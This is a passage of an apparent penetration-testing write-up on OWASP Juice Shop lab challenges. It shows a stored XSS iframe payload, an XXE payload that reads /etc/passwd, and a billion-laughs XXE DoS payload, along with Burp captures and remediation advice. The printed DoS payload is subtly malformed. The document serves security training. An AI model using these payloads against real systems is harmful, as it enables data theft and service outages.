
The response shows a `HTTP/1.1 201 Created` status with the following JSON data:

```
{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 1,
    "email": "<iframe src=\"javascript:alert('xss')\">",
    "createdAt": "2024-12-30T19:37:47.309Z",
    "updatedAt": "2024-12-30T19:37:47.309Z",
    "deletedAt": null
  }
}
```

We change the email with the `<iframe src:javascript('xss')>` and send the request back.



We go back to website and see that the challenge has been solved.



For checking it further we login as admin and check the administration panel for users and see that we get the payload.

Recommendation:

Enable CSP headers. Use frameworks with built-in XSS protection (e.g., React, Angular).

Validate all input at both client and server sides.

12. External Entity Injection (XXE)


XXE Data Access ★★★

Severity: **High**

Description: XXE vulnerabilities allow attackers to exploit XML parsers to access unauthorized system files, such as configuration files, tokens, or sensitive data stored on the server.

Impact: Exploitation can result in significant data breaches, including exposure of confidential information and credentials.

Steps to reproduce the vulnerability:



In this challenge we need to retrieve the content C:\windows\sysyem.ini or /etc/passwd from the server.

We need to use XXE in this lab so we will try to find the and do research about this on internet.

The screenshot shows a web browser window with the URL chatgpt.com. The page content is as follows:

2. Malicious XML Payload:
An attacker can craft a payload to define an external entity and reference it within the XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
    <name>&xxe;</name>
</user>
```


3. Attack Execution:
If the vulnerable application processes this XML without disabling external entity resolution, it

Message ChatGPT

ChatGPT can make mistakes. Check important info.

The sidebar on the left lists various security-related topics such as "Blocked RCE DoS Guide", "Best Laptops for Pentesting", and "Metasploit Juice Shop Exploit".

We got a XML payload to use which will retrieve the /etc/passwd.



We made a file called test.xml with the content we found from internet and AI.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
    <name>&xxe;</name>
</user>
```

Burp Suite Community Edition

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.11.2 - Temporary Project

Filter settings: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
juice... https://api.accounts.firefox.c...	GET	/v1/account/attached_clients			200	942	JSON	.json			✓	34.117.14.220		05:23:28 31 --
345... https://profile.accounts.firefo...	GET	/v1/profile			304	641	JSON	.json			✓	34.110.207.168		05:23:28 31 --
345... http://127.0.0.1:3000/	GET	/api/Quantities/			304	306					127.0.0.1		05:23:30 31 --	
345... http://127.0.0.1:3000/	GET	/rest/products/search?q=		✓	304	306					127.0.0.1		05:23:30 31 --	
345... http://127.0.0.1:3000/	GET	/rest/whohami			304	304					127.0.0.1		05:23:30 31 --	
346... http://127.0.0.1:3000/	POST	/file/upload		✓	410	4817	HTML	.html	Error: B2B customer c...		127.0.0.1		05:23:40 31 --	
346... http://127.0.0.1:3000/	GET	/rest/continue-code			200	519	JSON	.json			127.0.0.1		05:23:40 31 --	
346... http://127.0.0.1:3000/	GET	/rest/continue-code			200	519	JSON	.json			127.0.0.1		05:23:40 31 --	
346... http://127.0.0.1:3000/	GET	/			200	4214	HTML	.html	OWASP Juice Shop		127.0.0.1		05:24:22 31 --	
346... https://console.services.mozilla...	GET	/v1/tiles			204	136					✓	34.117.188.166		05:24:22 31 --
346... https://spocs.getpocket.com	POST	/spocs		✓	200	1350	JSON	.json			✓	34.117.188.166		05:24:22 31 --
346... http://127.0.0.1:3000/	GET	/runtime.js			200	3776	script	.js			127.0.0.1		05:24:22 31 --	

Request

```

http://127.0.0.1:3000/file/upload
-----[REDACTED]-----
Content-Type: multipart/form-data; boundary=----3238743021166424003180749313
-----[REDACTED]-----
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml
-----[REDACTED]-----
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
-----[REDACTED]-----
Content-Length: 4478
-----[REDACTED]-----
Content-Type: multipart/form-data; boundary=----3238743021166424003180749313
-----[REDACTED]-----
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml
-----[REDACTED]-----
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
-----[REDACTED]-----

```

Response

```

<html>
  <head>
    <meta charset="utf-8">
  </head>
  <title>
    Error: B2B customer complaints via file upload have been deprecated for security reasons: &lt;xm...
  </title>
  <style>
    margin:0;
    padding:0;
    outline:0;
  </style>

```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers


Response headers

Event log (57) All issues

Memory: 777.4MB

We upload the file from complaint part of the website and upload it to website since they accept xml files.

We send the file and upload the file to the website successfully.



The screenshot shows a Firefox browser window with two tabs open: "OWASP Juice Shop" and "Burp Suite Community Edition". The main content area displays the OWASP Juice Shop challenge board. At the top, there are progress bars for "Hacking Challenges" (42%) and "Coding Challenges" (0%). To the right, it shows "45/169 Challenges Solved". Below this, there are sections for different challenge types, with "XXE" being one of them. Under "XXE", there are two challenges listed: "XXE Data Access" and "XXE DoS". Both challenges have a difficulty rating of ★★★★☆. The "XXE Data Access" challenge has a description: "Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server." The "XXE DoS" challenge has a description: "Give the server something to chew on for quite a while." At the bottom of the board, there are filters for "Difficulty", "Status", and "Tags", and a "Search" bar. The background of the board is dark, and the overall interface is clean and modern. Below the board, the Mac OS Dock is visible, showing icons for various applications like Finder, Safari, Mail, and Microsoft Word.

We finished the challenge successfully.

Recommendation:

Disable DTD (Document Type Definition) processing in XML parsers. Use secure XML parsers. Validate and sanitize XML inputs.


XXE DoS ★★★★☆

Severity: High

Description: XXE vulnerabilities can be used to launch Denial of Service (DoS) attacks by exploiting entity expansion or recursive XML structures. This can overwhelm server resources.

Impact: Application availability can be severely affected, leading to service outages, financial losses, and a negative user experience.

Steps to reproduce the vulnerability:



In this challenge we will try to make server stop working for a while.
We need a xml payload in order to do that so we will go search on internet about it.

If your goal is to disrupt a server temporarily by exploiting an XML External Entity (XXE) vulnerability, you can craft a Denial of Service (DoS) attack by abusing the server's resource usage. Here's how it can be achieved through XXE:


1. Billion Laughs Attack (Entity Expansion DoS)

The Billion Laughs Attack uses recursive entity expansion to exhaust the server's memory and CPU resources, causing it to hang or crash.


Malicious XML Payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE lol [
    <!ENTITY lol "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<root>
    &lol3;
</root>
```

We found a code that might help us with it.



We make a test.xml in order to upload it.



We upload the file to the server while capturing the request with burpsuite.

The screenshot shows the Burp Suite Community Edition interface. The top menu bar includes options like Dashboard, Target, Proxy (selected), Intruder, Repeater, View, Help, and Settings. The main window has tabs for Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. A filter setting at the top says "Filter settings: Hiding CSS, Image and general binary content".

The central area displays a list of captured requests:


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
347...	http://detectportal.reflection-test.com	GET	/success.txt?pv6		✓	200	216	text	txt				34.107.221.82		05:31:59 31 Dec
347...	http://detectportal.reflection-test.com	GET	/success.txt?pv4		✓	200	216	text	txt				34.107.221.82		05:31:59 31 Dec
347...	http://detectportal.reflection-test.com	GET	/success.txt?pv6		✓	200	216	text	txt				34.107.221.82		05:31:59 31 Dec
347...	http://detectportal.reflection-test.com	GET	/canonical.html		✓	200	298	XML	html				34.107.221.82		05:31:59 31 Dec
347...	http://detectportal.reflection-test.com	GET	/success.txt?pv6		✓	200	216	text	txt				34.107.221.82		05:31:59 31 Dec
347...	http://detectportal.reflection-test.com	GET	/success.txt?pv4		✓	200	216	text	txt				34.107.221.82		05:31:59 31 Dec
347...	http://127.0.0.1:3000	POST	/api/uploads/		✓								127.0.0.1		05:34:10 31 Dec
347...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓								127.0.0.1		05:34:11 31 Dec
347...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓								127.0.0.1		05:34:11 31 Dec
